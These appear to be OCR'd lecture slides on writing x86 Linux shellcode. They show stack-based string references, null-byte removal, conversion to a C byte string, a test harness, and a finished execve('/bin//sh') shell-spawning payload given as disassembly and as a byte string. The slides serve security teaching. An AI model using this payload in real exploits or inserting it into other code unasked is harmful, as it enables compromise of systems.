
What do we want?

- Have the data in the code section!

How do we reference the data?

- Push the data onto the stack
- Reference the data on the stack (for the system call)

Syscalls: Memory Layout



Translate to ASCII:

```
; H  i  _  t   h  e  r  e
; 48 69 20 74  68 65 72 65
```


Invert for little endianness:

```
; 65 72 65 68  74 20 69 48
```

Shellcode Fix: Stack Reference


```
; H  i  _  t   h  e  r  e
; 48 69 20 74  68 65 72 65
; 65 72 65 68  74 20 69 48

push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

Shellcode Fix: Stack Reference





```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

Shellcode Fix: Stack Reference





```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```




```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

Shellcode Fix: Stack Reference




```
push 0x65726568
push 0x74206948
mov ecx, esp
int 0x80
```

Shellcode Fix: Stack Reference

0x74206948	0x65726568	<Stuff>

48 69 20 74 68 65 72 65	<Stuff>
H i _ t h e r e	<Stuff>

2864434397				Number in Decimal (10)
0xAABBCCDD				Number in Hex (16)
DD	CC	BB	AA	Little Endian Storage

Shellcode Fix: Stack Reference

```
08048060 <_start>:
 8048060:    31 c0                 xor    %eax,%eax
 8048062:    31 db                 xor    %ebx,%ebx
 8048064:    31 c9                 xor    %ecx,%ecx
 8048066:    31 d2                 xor    %edx,%edx

 8048068:    b0 04                 mov    $0x4,%al
 804806a:    b3 01                 mov    $0x1,%bl
 804806c:    b2 08                 mov    $0x8,%dl
 804806e:    68 68 65 72 65        push   $0x65726568
 8048073:    68 48 69 20 74        push   $0x74206948
 8048078:    89 e1                 mov    %esp,%ecx
 804807a:    cd 80                 int    $0x80

 804807c:    b0 01                 mov    $0x1,%al
 804807e:    31 db                 xor    %ebx,%ebx
 8048080:    cd 80                 int    $0x80
```

Shellcode Fix: Stack Reference

Recap:

- External data reference needs to be removed
- Put the data into code
- And from the code into the stack

Fixed Shellcode

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
Now we have:

- No null bytes!
- No external dependencies!

Memory Layout (Old, with data reference)




0x80490a4

"Hi there"
48 69 20 74 68 65 72 65

```
8048080:   b8 04 00 00 00    mov     $0x4,%eax
8048085:   bb 01 00 00 00    mov     $0x1,%ebx
804808a:   b9 a4 90 04 08    mov     $0x80490a4,%ecx
804808f:   ba 09 00 00 00    mov     $0x9,%edx
8048094:   cd 80             int     $0x80
```

Memory Layout (New, stack reference)



Convert shellcode

Convert the output of the objdump –d to C-like string:

```
objdump -d print2
  | grep "^ "
  | cut -d$'\t' -f 2
  | tr '\n' ' '
  | sed -e 's/ *$//'
  | sed -e 's/ \+/\\x/g'
  | awk '{print "\\x"$0}'
```

Wow, my command-line fu is off the charts!

Result:

```
\x31\xc0\x31\xdb\x31\xc9\x31\xd2\xb0\x04\xb3\x01\
xb2\x08\x68\x68\x65\x72\x65\x68\x48\x69\x20\x74\x
89\xe1\xcd\x80\xb0\x01\x31\xdb\xcd\x80
```


Execute shellcode

```
$ cat shellcodetest.c
#include <stdio.h>
#include <string.h>

char *shellcode = "\x31\xc0\x31\xdb[…]";
int main(void) {
   ( *( void(*)() ) shellcode)();
}

$ gcc shellcodetest.c -o shellcodetest
$ ./shellcodetest
Hi there
$
```

Memory Layout (New New)




```
804806e:   68 68 65 72 65     push   $0x65726568
8048073:   68 48 69 20 74     push   $0x74206948
8048078:   89 e1              mov    %esp,%ecx
```

"Hi there"

48 69 20 74 68 65 72 65

Execute Stuff

Want to execute something else than printing "Hi there!"

Execute Stuff

Syscall 11: execve()

```
int execve(
  const char *filename,
  char *const argv[],
  char *const envp[]);
```

e.g.:

```
execve("/bin/bash", NULL, NULL);
```

Shell Execute Shellcode

Shell Execute Shellcode:

```
08048060 <_start>:
 8048060: 31 c0              xor    %eax,%eax
 8048062: 50                 push   %eax
 8048063: 68 2f 2f 73 68     push   $0x68732f2f
 8048068: 68 2f 62 69 6e     push   $0x6e69622f
 804806d: 89 e3              mov    %esp,%ebx
 804806f: 89 c1              mov    %eax,%ecx
 8048071: 89 c2              mov    %eax,%edx
 8048073: b0 0b              mov    $0xb,%al
 8048075: cd 80              int    $0x80
 8048077: 31 c0              xor    %eax,%eax
 8048079: 40                 inc    %eax
 804807a: cd 80              int    $0x80
```

Shellcode! Example in one slide

```
08048060 <_start>:
 8048060: 31 c0                  xor    %eax,%eax
 8048062: 50                     push   %eax
 8048063: 68 2f 2f 73 68         push   $0x68732f2f
 8048068: 68 2f 62 69 6e         push   $0x6e69622f
 804806d: 89 e3                  mov    %esp,%ebx
 804806f: 89 c1                  mov    %eax,%ecx
 8048071: 89 c2                  mov    %eax,%edx
 8048073: b0 0b                  mov    $0xb,%al
 8048075: cd 80                  int    $0x80
 8048077: 31 c0                  xor    %eax,%eax
 8048079: 40                     inc    %eax
 804807a: cd 80                  int    $0x80
```

```
char shellcode[] = "\x31\xc0\x50\x68\x2f\x2f\x73"
                   "\x68\x68\x2f\x62\x69\x6e\x89"
                   "\xe3\x89\xc1\x89\xc2\xb0\x0b"
                   "\xcd\x80\x31\xc0\x40\xcd\x80";
```

32 vs 64 bit

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32bit vs 64bit

Syscalls in 64 bit are nearly identical to 32 bit

How to execute them:

```
32 bit: int 80
64 bit: syscall
```

Where are the arguments:

```
32 bit: ebx, ecx, edx, …
64 bit: rdi, rsi, rdx
```

32bit vs 64bit

Syscalls:

	32-bit syscall	64-bit syscall
instruction	int $0x80	syscall
syscall number	EAX, e.g. execve = 0xb	RAX, e.g. execve = 0x3b
up to 6 inputs	EBX, ECX, EDX, ESI, EDI, EBP	RDI, RSI, RDX, R10, R8, R9
over 6 inputs	in RAM; EBX points to them	forbidden

example	`mov $0xb, %eax`
	`lea string_addr, %ebx`
	`mov $0, %ecx`
	`mov $0, %edx`
	`int $0x80`
		`mov $0x3b, %rax`
		`lea string_addr, %rdi`
		`mov $0, %rsi`
		`mov $0, %rdx`
		`syscall`

Types of shellcode

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Types of shellcode

Types of shellcode:

